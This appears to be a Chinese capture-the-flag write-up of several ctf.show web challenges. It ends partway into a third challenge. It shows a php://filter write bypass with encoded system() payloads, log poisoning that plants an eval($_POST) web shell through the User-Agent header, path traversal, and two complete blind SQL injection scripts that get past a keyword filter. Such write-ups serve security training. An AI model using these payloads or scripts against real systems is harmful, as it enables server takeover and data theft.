?file=%25%37%30%25%36%38%25%37%30%25%33%61%25%32%66%25%32%66%25%36%36%25%36%39%25%36%63%25%37%34%25%36%35%25%37%32%25%32%66%25%37%37%25%37%32%25%36%39%25%37%34%25%36%35%25%33%64%25%37%33%25%37%34%25%37%32%25%36%39%25%36%65%25%36%37%25%32%65%25%37%32%25%36%66%25%37%34%25%33%31%25%33%33%25%32%66%25%37%32%25%36%35%25%37%33%25%36%66%25%37%35%25%37%32%25%36%33%25%36%35%25%33%64%25%33%32%25%32%65%25%37%30%25%36%38%25%37%30
```



POST http://b3ddf541-7c5a-480d-a4ed-3de43350c7d3.chall.ctf.show/?file=%25%37%30%25%36%38%25%37...


	KEY	VALUE	DESCRIPTION
☑	content	<?cuc flfgrz('yf');?>	
	Key	Value	Description

`<?php system('ls');?>`进行rot13编码为`<?cuc flfgrz('yf');?>`，content传入即可



eab441e5-5c0d-4f67-b666-59a727a01b7a.chall.ctf.show/2.php
考试
ctf
哔哩哔哩 (゜- ゜)つロ ...
网易邮箱6.0版
CSDN - 专业开发者社...
白马探花666 - 博客园
代码在

2.php fl0g.php index.php

再读取即可`<?php system('cat *');?>`编码为`<?cuc flfgrz('png *');?>`


view-source:http://eab441e5-5c0d-4f67-b666-59a727a01b7a.chall.ctf.show/2.php
考试
ctf
哔哩哔哩 (゜- ゜)つロ ...
网易邮箱6.0版
CSDN - 专业开发者社...
白马探花666 - 博客园
代码在线运行 - 在线...

```
<?cuc qvr('大佬别秀了');?><?cuc qvr('大佬别秀了');?><?php system('cat *');?><?php

/*
# -*- coding: utf-8 -*-
# @Author: h1xa
# @Date:   2020-09-16 11:24:37
# @Last Modified by:   h1xa
# @Last Modified time: 2020-09-16 11:25:00
# @email: h1xa@ctfer.com
# @link: https://ctfer.com

*/


$flag="flag{17a57527-b242-4bb1-a08a-4e9ab3330bf2}";<?php

/*
# -*- coding: utf-8 -*-
# @Author: h1xa
# @Date:   2020-09-16 11:25:09
# @Last Modified by:   h1xa
# @Last Modified time: 2020-09-16 21:57:55
# @email: h1xa@ctfer.com
# @link: https://ctfer.com

*/

if(isset($_GET['file'])){
    $file = $_GET['file'];
    $content = $_POST['content'];
```



```
    $file = str_replace("php", "???", $file);
    $file = str_replace("data", "???", $file);
    $file = str_replace(":", "???", $file);
    $file = str_replace(".", "???", $file);
    file_put_contents(urldecode($file), "<?php die('大佬别秀了');?>".$content);


}else{
    highlight_file(__FILE__);
}
```

也可以使用`php://filter/write=convert.base64-decode/resource=3.php`

```
?file=%25%37%30%25%36%38%25%37%30%25%33%61%25%32%66%25%32%66%25%36%36%25%36%39%25%36%63%25%37%34%25%36%35%25%37%32%25%32%66%25%37%37%25%37%32%25%36%39%25%37%34%25%36%35%25%33%64%25%36%33%25%36%66%25%36%65%25%37%36%25%36%35%25%37%32%25%37%34%25%32%65%25%36%32%25%36%31%25%37%33%25%36%35%25%33%36%25%33%34%25%32%64%25%36%34%25%36%35%25%36%33%25%36%66%25%36%34%25%36%35%25%32%66%25%37%32%25%36%35%25%37%33%25%36%66%25%37%35%25%37%32%25%36%33%25%36%35%25%33%64%25%33%33%25%32%65%25%37%30%25%36%38%25%37%30
```

因为通过base64过滤之后就只有`phpdie`6个字符我们就要添加2个字符让前面的可以进行编码，即：
`<?php system('ls');?>`==>`PD9waHAgc3lzdGVtKCdscycpOz8+` content传入`aaPD9waHAgc3lzdGVtKCdscycpOz8+`


web_AK赛

签到_观己_WEB_AK赛

给出了源码：

```
<?php

if(isset($_GET['file'])){
    $file = $_GET['file'];
    if(preg_match('/php/i', $file)){
        die('error');
    }else{
        include($file);
    }

}else{
    highlight_file(__FILE__);
}

?>
```


非预期直接文件包含得到flag


83180db4-fb0a-412d-a8c6-a60fdb1928c4.chall.ctf.show/?file=../../../../../flag.txt

flag{86103a24-b097-438b-a27d-ad36359623e9}

按照正规的来写吧，使用伪协议data进行

`?file=data://text/plain;base64,PD9waHAgZXZhbCgkX1BPU1RbJ2NtZCddKTsgPz4=`



明文:

```
<?php eval($_POST['cmd']); ?>
```

BASE64:

```
PD9waHAgZXZhbCgkX1BPU1RbJ2NtZCddKTsgPz4=
```

发现：allow_url_include=0 ，说明php.ini的allow_url_include = off



83180db4-fb0a-412d-a8c6-a60fdb1928c4.chall.ctf.show/?file=data://text/plain;base64,PD9waHAgZXZhbCgkX1BPU1RbJ2NtZCddKTsgPz4=

Warning: include(): data:// wrapper is disabled in the server configuration by allow_url_include=0 in **/var/www/html/index.php** on line **8**

Warning: include(data://text/plain;base64,PD9waHAgZXZhbCgkX1BPU1RbJ2NtZCddKTsgPz4=): failed to open stream: no suitable wrapper could be found in **/var/www/html/index.php** on line **8**


Warning: include(): Failed opening 'data://text/plain;base64,PD9waHAgZXZhbCgkX1BPU1RbJ2NtZCddKTsgPz4=' for inclusion (include_path='.:/usr/local/lib/php') in **/var/www/html/index.php** on line **8**

这里改为使用日志包含，发现日志存在/var/log/nginx/access.log中


83180db4-fb0a-412d-a8c6-a60fdb1928c4.chall.ctf.show/?file=/var/log/nginx/access.log

```
172.12.0.3 - - [06/Oct/2020:04:26:37 +0000] "GET / HTTP/1.1" 200 1516 "-" "Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:81.0) Gecko/20100101 Firefox/81.0" 172.12.0.3 - - [06/Oct/2020:04:27:20 +0000] "GET /?file=1.php HTTP/1.1" 200 15 "-"
"Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:81.0) Gecko/20100101 Firefox/81.0" 172.12.0.3 - - [06/Oct/2020:04:27:23 +0000] "GET /?file=1.jpg HTTP/1.1" 200 325 "-" "Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:81.0) Gecko/20100101
Firefox/81.0" 172.12.0.3 - - [06/Oct/2020:04:32:04 +0000] "GET /?file=data://text/plain;base64,PD9waHAgZXZhbCgkX1BPU1RbJ2NtZCddKTsgPz4= HTTP/1.1" 200 625 "-" "Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:81.0) Gecko/20100101
Firefox/81.0" 172.12.0.3 - - [06/Oct/2020:04:40:21 +0000] "GET /?file=PHP HTTP/1.1" 200 15 "-" "Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:81.0) Gecko/20100101 Firefox/81.0" 172.12.0.3 - - [06/Oct/2020:04:42:20 +0000] "GET /?file=data://text
/plain;base64,PD9waHAgZXZhbCgkX1BPU1RbJ2NtZCddKTsgPz4= HTTP/1.1" 200 625 "-" "Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:81.0) Gecko/20100101 Firefox/81.0" 172.12.0.3 - - [06/Oct/2020:04:47:08 +0000] "GET /?file=../../../../../flag.txt
HTTP/1.1" 200 54 "-" "Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:81.0) Gecko/20100101 Firefox/81.0" 172.12.0.3 - - [06/Oct/2020:04:49:37 +0000] "GET /?file= HTTP/1.1" 200 291 "-" "Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:81.0)
Gecko/20100101 Firefox/81.0" 172.12.0.3 - - [06/Oct/2020:04:49:40 +0000] "GET /?file= HTTP/1.1" 200 291 "-" "Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:81.0) Gecko/20100101 Firefox/81.0" 172.12.0.3 - - [06/Oct/2020:04:50:15 +0000] "GET
/?file=/var/log/nginx/access.log HTTP/1.1" 200 1610 "-" "Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:81.0) Gecko/20100101 Firefox/81.0" 172.12.0.3 - - [06/Oct/2020:04:50:35 +0000] "GET /?file=/usr/local/var/log/nginx/access.log HTTP/1.1" 200
385 "-" "Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:81.0) Gecko/20100101 Firefox/81.0" 172.12.0.3 - - [06/Oct/2020:04:50:44 +0000] "GET /?file=/var/log/nginx/access.log HTTP/1.1" 200 1991 "-" "Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:81.0
Gecko/20100101 Firefox/81.0" 172.12.0.3 - - [06/Oct/2020:04:50:53 +0000] "GET /?file=/var/logdata/nginx/access.log HTTP/1.1" 200 373 "-" "Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:81.0) Gecko/20100101 Firefox/81.0" 172.12.0.3 - - [06/Oct
/2020:04:51:00 +0000] "GET /?file=/var/log/nginx/error.log HTTP/1.1" 200 5 "-" "Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:81.0) Gecko/20100101 Firefox/81.0" 172.12.0.3 - - [06/Oct/2020:04:51:10 +0000] "GET /?file=/var/log/apache2/error.log
HTTP/1.1" 200 367 "-" "Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:81.0) Gecko/20100101 Firefox/81.0"
```


将一句话木马写入日志文件，最后发现UA头的一句话木马不会被PHP代码检测



```
GET /?file=/var/log/nginx/access.log HTTP/1.1
Host: 92d0c8c7-c59a-45bd-9d5d-f175f3cf33d6.chall.ctf.show
User-Agent: <?php eval($_POST['cmd']);?>Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:81.0)
Gecko/20100101 Firefox/81.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: close
Cookie: UM_distinctid=174dd3ee98a2a-069d3056c12e228-4c3f257b-1fa400-174dd3ee98c1a9
Upgrade-Insecure-Requests: 1
Pragma: no-cache
Cache-Control: no-cache
```

```
Content-Type: text/html; charset=UTF-8
Connection: close
X-Powered-By: PHP/7.3.11
Content-Length: 1600

172.12.0.3 - - [06/Oct/2020:05:02:46 +0000] "GET / HTTP/1.1" 200 1516 "-" "Mozilla/5.0
(Windows NT 10.0; Win64; x64; rv:81.0) Gecko/20100101 Firefox/81.0"
172.12.0.3 - - [06/Oct/2020:05:02:47 +0000] "GET /favicon.ico HTTP/1.1" 200 1516
"http://92d0c8c7-c59a-45bd-9d5d-f175f3cf33d6.chall.ctf.show/" "Mozilla/5.0 (Windows NT
10.0; Win64; x64; rv:81.0) Gecko/20100101 Firefox/81.0"
172.12.0.3 - - [06/Oct/2020:05:02:50 +0000] "GET / HTTP/1.1" 200 1516 "-" "Mozilla/5.0
(Windows NT 10.0; Win64; x64; rv:81.0) Gecko/20100101 Firefox/81.0"
172.12.0.3 - - [06/Oct/2020:05:03:41 +0000] "GET /?file=/var/log/nginx/access.log HTTP/1.1"
200 546 "-" "Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:81.0) Gecko/20100101 Firefox/81.0"
172.12.0.3 - - [06/Oct/2020:05:03:54 +0000] "GET /?file=/var/log/nginx/access.log HTTP/1.1"
200 731 "-" "Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:81.0) Gecko/20100101 Firefox/81.0"
172.12.0.3 - - [06/Oct/2020:05:03:54 +0000] "GET /favicon.ico HTTP/1.1" 200 1516
"http://92d0c8c7-c59a-45bd-9d5d-f175f3cf33d6.chall.ctf.show/?file=/var/log/nginx/access.log"
"Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:81.0) Gecko/20100101 Firefox/81.0"
172.12.0.3 - - [06/Oct/2020:05:03:56 +0000] "GET /?file=/var/log/nginx/access.log HTTP/1.1"
200 1171 "-" "Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:81.0) Gecko/20100101
Firefox/81.0"
172.12.0.3 - - [06/Oct/2020:05:03:56 +0000] "GET /favicon.ico HTTP/1.1" 200 1516
"http://92d0c8c7-c59a-45bd-9d5d-f175f3cf33d6.chall.ctf.show/?file=/var/log/nginx/access.log"
"Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:81.0) Gecko/20100101 Firefox/81.0"
```

蚁剑连接即可得到flag



```
flag{834edcc9-bd03-46ba-bad2-fb8d0f58201d}
```

web2_观星 _WEB_AK赛

过滤了

```
and、=、'、||、"、 、order、by、like、union、,、char、ascii、sleep、limit、BENCHMARK、-- -
```

> 过滤了 `=`，可以用 `regexp` 代替，可以用 `case(x)when(y)then(1)else(2)end` 代替 `if`，相当于if(x=y,1,2)
> `ascii` 可以用 `ord` 代替，`hex` 也行
> `substr('flag',1,1)` 可以用 `substr('flag')from(1)for(1)` 代替

wh1sper师傅的脚本：


```python
import requests
host = 'http://6d40c5f4-b306-43c2-b70d-342ca79ad9fd.chall.ctf.show/index.php?id='
def mid(bot, top):
    return (int)(0.5 * (top + bot))
def sqli():
    name = ''
    for j in range(1, 250):
        top = 126
        bot = 32
        while 1:
            #babyselect = 'database()'---web1
            #babyselect = '(select group_concat(table_name) from information_schema.tables where table_schema regexp database())'---flag,page,user
            #babyselect = '(select group_concat(column_name) from information_schema.columns where table_name regexp 0x666c6167)'---FLAG_COLUMN,flag
            babyselect = '(select flag from flag)'
            select = "0 or ord(substr({} from {} for 1))>{}".format(babyselect, j, mid(bot, top))
            r = requests.get(url=host + select.replace(' ', '/**/'))
            #print(host + select.replace(' ', '/**/'))
            if 'Child' in r.text:
                if top - 1 == bot:
                    name += chr(top)
                    print(name)
                    break
                bot = mid(bot, top)
            else:
                if top - 1 == bot:
                    name += chr(bot)
                    print(name)
                    break
                top = mid(bot, top)
if __name__ == '__main__':
    sqli()
```

羽师傅的脚本：

```python
import requests
url="http://6d40c5f4-b306-43c2-b70d-342ca79ad9fd.chall.ctf.show/index.php?id=1^"
flag=""
for i in range(1,50):
    print("i="+str(i))
    for j in range(38,126):
        #u="case(ord(substr(database()from({0})for(1))))when({1})then(2)else(3)end".format(i,j)  #库名  web1
        #u="case(ord(substr((select(group_concat(table_name))from(information_schema.tables)where(table_schema)regexp(database()))from({0})for(1))))when({1})then(2)else(3)end".format(i,j) #表名 flag、page、user
        #u="case(ord(substr((select(group_concat(column_name))from(information_schema.columns)where(table_name)regexp(0x666c6167))from({0})for(1))))when({1})then(2)else(3)end".format(i,j) #列名 FLAG_COLUMN、flag
        u="case(ord(substr((select(group_concat(flag))from(flag))from({0})for(1))))when({1})then(2)else(3)end".format(i,j) #flag字段
        u=url+u
        r=requests.get(u,timeout=100)
        t=r.text
        if("I asked nothing" in t):
            flag+=chr(j)
            print(flag)
            break
```

web3_观图_WEB_AK赛

查看源码得到


view-source:http://69050146-36c6-41
试
ctf
哔哩哔哩 (゜- ゜)つロ ...
网易邮箱6.0版
CSDN - 专业开发者社...

